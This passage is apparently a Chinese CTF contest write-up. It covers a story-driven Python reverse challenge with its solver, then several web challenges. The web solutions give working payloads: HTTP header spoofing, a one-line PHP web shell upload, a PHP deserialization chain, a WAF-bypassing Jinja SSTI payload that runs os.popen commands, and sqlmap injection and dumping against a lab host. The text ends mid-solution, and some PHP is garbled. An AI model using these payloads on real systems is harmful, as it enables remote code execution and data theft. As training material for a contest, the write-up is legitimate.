    print("进入房间，这里布满了灰尘，桌上有许多实验记录文件，这时凤仙儿递了一本给你，看看这个\n")
    print("实验笔记：这是第n次实验，今天博士又找到我们了他说道0号病变实验品越来越狂躁了，我觉得太不可思议了，
那些记忆不仅没有因为仪器而消除，反而让他起了副作用，变得越来越可怕\n")
    print("实验笔记2：我一般把实验记录放入保险箱中，密码通过我自己做的check器进行检测，哎，今天太累了，要先
睡了\n")
    print("凤仙儿：就是这个，你能帮我解开么？也许里面的东西对我们逃出去有用，我得再去周围看看.\n")
    print("ctfer：好！我可是reverse手\n")
    print("任务：解开保险箱密码，拿到实验记录\n")
    user_input = input("")
    if len(user_input) != 16:
        print("密码长度不对")
        return 0
    if test.check(user_input)==1:
        print("恭喜主人您的密码正确！")
        test.say()
    else:
```

```

        print('错误! 锁定!!!')

if __name__ == "__main__":
    main()
# 定义一个4x4的S-box
sbox = [
    1, 14, 4, 13,
    10, 2, 5, 8,
    7, 6, 9, 12,
    15, 3, 11, 0
]
# 定义一个4字节的密钥
key = 'H1m'
hack_data = [27, 16, 43, 29, 127, 46, 51, 102, 50, 1, 112, 50, 53, 101, 57, 1]
def check(str):
    flag = 1
    str1 = ''
    data = [0]*16
    for i in range(len(str)):
        str1 += str[sbox[i]]
    for i in range(len(str1)):
        data[i] = ord(str1[i]) ^ ord(key[i%len(key)])
    for i in range(len(data)):
        if data[i] != hack_data[i]:
            flag = 0
    return flag

def say():
    print('打开保险柜：里面摆放着一个名为"DELETE-MEMORY"的文件和一个名为"0号病变实验者"的文件，其他还散落了一些笔记')
    print('DELETE-MEMORY：举世闻名的切斯特公司已经把目光注向我们，他们可能将推行我们研发能使人忘记烦恼的机器和药物，目前我们高层也已经和对方进行会晤，一切良好\n')
    print('若能推行，我们将闻名于世界!!!\n')
    print('我们是MEMORY公司，一直以来我们专注研究人类精神方面的问题，我们看到了太多抑郁症患者，精神紊乱患者，还有因为情感，因为亲人去世而带来的痛楚而崩溃的患者等等，如果能想个办法消除这一切，那么是不是就可以让人快乐起来\n')
    print('我们开始为一些轻度患者进行实验\n')
    print('****取得阶段性成功*****\n')
    print('我们开始了进一步研究，然后我们推出了一款叫做X-液的药物，配上我们新型机器x-box，我们现在就需要更多试验员来进行测验，若能通过****\n')
    print('切斯特公司为我们推来一名试验者。。。，说是只要这个通过了，我们将彻底合作!\n')
    print('0号实验者：这次的实验绝对保密，我们使用***公司提供的的***\n')
    print('姓名：韦恩  性别：男\n')
    print('年龄：22  职业：程序设计师\n')
    print('诊断：重度精神疾病，狂躁*，重度**\n')
    print('实验成效：\n')
    print('第一天：未通过\n')
    print('第二天：未通过\n')
    print('第三天：未通过\n')
    print('第n天：未通过\n')
    print('笔记：公司老总今天开始开会，针对0号病人若是再没有任何成就，我们将失去与切斯特合作的最好机会，我看见博士回来之后一脸惆怅\n')
    print('笔记：我看见博士和经理在谈论0号病人的事情，好像再说：*****\n')

```

```

print('接下来的笔记好像残缺了，不过最后有一页\n')
print('笔记：药物不仅对它的精神造成影响，甚至改造了它的身体，它不受控制了，他已然变成了一个恶魔，实验室遭到了摧毁，他们都没有幸免遇难，博士也不知道去哪了，我真的好害怕!!!\n')
print('笔记：博士会有解药么？谁来救救我\n')
print('所以博士在哪？0号实验者到底为什么会变得如此？怎么才能恢复原有的秩序？一切谜底，我们下季，再见!!!!（未完待续）\n')
print('写在最后的话：剧情随着后面根据需要可能会对前四章进行一些二次更改，本人第一次写剧情，加之最近事多，不合理的地方或者要改进的地方请找我（qq: 3078103411）（呜呜呜，大家轻点骂），最后，希望大家玩的愉快!!!\n')
print('注意：前四章都是新手关，后续章节，题目难度将垂直上升!\n')
print('see~you\n')
# 定义一个4x4的S-box
sbox = [
    1, 14, 4, 13,
    10, 2, 5, 8,
    7, 6, 9, 12,
    15, 3, 11, 0
]
# 定义一个4字节的密钥
key = 'H1m'
data = [0]*16
flag = ''
hack_data = [27, 16, 43, 29, 127, 46, 51, 102, 50, 1, 112, 50, 53, 101, 57, 1]
for i in range(len(hack_data)):
    hack_data[i] ^= ord(key[i%len(key)])
for i in range(len(hack_data)):
    data[sbox[i]] = hack_data[i]
for i in range(len(hack_data)):
    flag += chr(data[i])
print(flag)

```

五、web

25时晓山瑞希生日会

出题人：oSthing

题解：很简单的http请求头

第一段

"你不是烤p! 要是Project Sekai的客户端请求才能加入生日会"

很明显是ua头设置

```
User-Agent: Project Sekai
```

第二段要从本地来就是XFF

```
X-Forwarded-For: 127.0.0.1
```

最后一段日期

从网上查资料得到晓山瑞希的生日是8月27号，随便输入个日期格式发现回显要RFC 822格式，去网上搜一下格式得出最终日期

```
Date: Tue, 27 Aug 2024 05:00:00 GMT
```

1z_php

出题人: J1ngHong

题解:

POST: J=sort /f14g

UP! UPloder

出题人: J1ngHong

题解:

上传一句话木马到1.php，然后访问/uploads/f3b94e88bd1bd325af6f62828c8785dd(md5加密后的1.php)，用自己打上的木马打就行了。

天命人

出题人: J1ngHong

题解:

GET: ?j=QNKCDZO

POST:

```
a:2:{i:0;o:11:"Tianmingren":2:{s:8:"tianming";o:15:"Dinghaishenzhen":2:
{s:6:"Jindou";s:40:"一个筋斗能翻十万八千里! <br>";s:3:"yun";o:13:"Huoyanjinjing":2:
{s:6:"huoyan";o:9:"wuzhishan":3:{s:2:"wu";s:40:"俺老孙定要踏破这五指山!
<br>";s:3:"zhi";N;s:4:"shan";N;}s:7:"jinjing";s:7:"QNKCDZO";}}s:3:"ren";N;}i:0;i:0;}
$key=new Tianmingren();
$key->tianming=new Dinghaishenzhen();
$key->tianming->yun=new Huoyanjinjing();
$key->tianming->yun->huoyan=new wuzhishan();
$key->tianming->yun->jinjing="QNKCDZO";
echo "\n\n".serialize($key)."\n\n";
```

```
$$key1='a:2:{i:0;'.serialize$$key).'.i:0;i:0;}';
```

```
echo $key1;
data=unserialize(key1);
throw new Exception('开局一根棍，装备全靠打。');
```


ezSSTI

出题人：fpclose

解题过程：

题目已经提示是ssti注入题。进入环境之后，通过工具wappalyzer可以直接看到是基于python的flask的ssti注入题。

JavaScript 框架

[Vue.js](#)

字体脚本

[Google Font API](#)

Web 框架

[Express](#)

[Flask](#) 3.0.4

Web 服务器

编程语言

[Node.js](#)

[PHP](#) 7.3.26

[Python](#) 3.10.14

操作系统


[UNIX](#)

内容分发网络 (CDN)

[jsDelivr](#)


那么开始尝试写入测试语句

```
{{7*7}}
```



存在ssti漏洞。接着测试

```
{{'.__class__.__base__()}}
```



发现存在waf!，那么可以fuzz跑一下字典看看哪些关键的字被waf了。

Responses

成功[57]

失败[0]

waf

仅匹配

提取响应数据

导出数据

请求	Method	状态	响应大小	延迟(ms)	Payloads	提取数据	操作
9	POST	200	736	64	[	-	
12	POST	200	736	69	-	-	
57	POST	200	736	48	current_app	-	

可以发现没有禁用太多的东西，还是比较人性的。只过滤了: _ 和 [这两个符号那么我们的payload也要做出改变

```
{%print (cycler.next|attr(("c"%95)*2+'globals'+("c"%95)*2)|attr(("c"%95)*2+'getitem'+("c"%95)*2)(("c"%95)*2+'builtins'+("c"%95)*2)|attr(("c"%95)*2+'getitem'+("c"%95)*2)(("c"%95)*2+'import'+("c"%95)*2))('os').popen('whoami').read()}%}
```

小蓝鲨的书店

出题人：bthcls

解题过程：


参考改编自2023年强网杯thinkthop，考察sql注入into dumpfile写二进制文件和thinkphpv5.0.23pop链，file_get_contents伪协议phar利用，注意写文件要利用脚本重新生成二进制文件内容，绕过签名验证。题目没有过多waf，重点在考察into dumpfile写二进制文件和phar签名特性，我做题比较少，没有看见网上有考过，如果有师傅看到过类似的考点，可以告诉我，同时对thinkshop印象很深，因此出了这一道题。

出现非预期很抱歉，没有认真检查，可以任意文件读取根目录下的start.sh，flag.sh，得到flag路径，再去读flag，不排除有其他非预期，我实在是太菜了，如果有，请大师傅告诉我，我改正

题目首页如下




dirsearch扫描可得到源码www.zip



分析源码

sql注入，无waf，可拼接



```
6 {
16 {
17
18 $connect = mysqli_connect($this->info['hostname'], $this->info['username'], $this->info['password'], $this->info['database']);
19 if (!$connect) {
20     return false;
21 } else {
22     return $connect;
23 }
24
25 public function select($table, $key = '', $value = '')
26 {
27     if (!$this->connect()) {
28         die('Error');
29     } else {
30         $sql = 'select * from ' . $table;
31         if ($key != '' && $value != '') {
32             $sql .= " where " . $key . " = " . $value;
33         }
34         $result = mysqli_query($this->connect(), $sql);
35         $data = array();
36         while ($row = mysqli_fetch_assoc($result)) {
37             $data[] = $row;
38         }
39         return $data;
40     }
41 }
42
43 }
44
```

在首页的这个功能点



试试查询功能，测试书籍ID为1

sqlmap测试注入

```
python sqlmap.py -u "http://172.16.17.201:36001/public/index.php/index/index/viewbook.html?bookId=1" --dbs --batch --flush
```

```
命令提示符
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: bookId=1 AND (SELECT 5885 FROM (SELECT(SLEEP(5)))tTWK)

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: bookId=-3619 UNION ALL SELECT NULL,CONCAT(0x71767a7a71,0x4a69486c76444a667a63564f4b56434e704f54446d507a506f6e524e72725866584a784f66504d66,0x7162707071),NULL,NULL-- --
----
[16:27:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: PHP 5.6.40, Apache 2.4.25
back-end DBMS: MySQL >= 5.0
[16:27:03] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] xitif_sql

[16:27:03] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 51 times
[16:27:03] [INFO] fetched data logged to text files under 'C:\Users\94781\AppData\Local\sqlmap\output\172.16.17.201'
[16:27:03] [WARNING] your sqlmap version is outdated

[*] ending @ 16:27:03 /2024-11-07/


E:\Hack_tools\Penetration_test\sqlmap-1.8>
```

```
python sqlmap.py -u "http://172.16.17.201:36001/public/index.php/index/index/viewbook.html?bookId=1" -D xitif_sql -T books --dump-all --batch
```


```
命令提示符
[16:28:26] [INFO] fetching tables for database: 'xitif_sql'
[16:28:26] [INFO] fetching columns for table 'books' in database 'xitif_sql'
[16:28:26] [INFO] fetching entries for table 'books' in database 'xitif_sql'
[16:28:26] [INFO] retrieved: '渗透? 肾透!', 'Bthcls的渗透笔记', '1', '/var/www/html/applic...
[16:28:26] [INFO] retrieved: '为人民服务', 'Yeedo的公专笔记', '2', '/var/www/html/applicat...
[16:28:26] [INFO] retrieved: '你也想学高数吗', 'ssnow的高数笔记', '3', '/var/www/html/applic...
[16:28:26] [INFO] retrieved: '听说蓝鲨信息HR的朋友圈很精彩, 不知道你有没有看过, bthcls看过以后表示很想入职', '小蓝...
Database: xitif_sql
Table: books
[4 entries]
+-----+-----+-----+-----+
| id | data | name | image_path |
+-----+-----+-----+-----+
| 1 | 渗透? 肾透! | Bthcls的渗透笔记 | /var/www/html/a
pplication/index/view/index/photos/1.jpg |
| 2 | 为人民服务 | Yeedo的公专笔记 | /var/www/html/a
pplication/index/view/index/photos/2.jpg |
| 3 | 你也想学高数吗 | ssnow的高数笔记 | /var/www/html/a
pplication/index/view/index/photos/3.jpg |
| 4 | 听说蓝鲨信息HR的朋友圈很精彩, 不知道你有没有看过, bthcls看过以后表示很想入职 | 小蓝鲨的修炼秘籍 | /var/www/html/a
pplication/index/view/index/photos/4.jpg |
+-----+-----+-----+-----+
[16:28:26] [INFO] table 'xitif_sql.books' dumped to CSV file 'C:\Users\94781\AppData\Local\sqlmap\output\172.16.17.201\d
ump\xitif_sql\books.csv'
[16:28:26] [INFO] fetched data logged to text files under 'C:\Users\94781\AppData\Local\sqlmap\output\172.16.17.201'
```


发现没有flag, 尝试sql注入其他利用方式, 发现可写, 但是目录在/var/lib/mysql-files下, 网站根目录在/var/www/html下

```
0 union select 1,@@global.secure_file_priv,2,3
```



继续看源码，可以发现是thinkphpv5.0.23的框架，url路径访问错误也可以得到这个信息





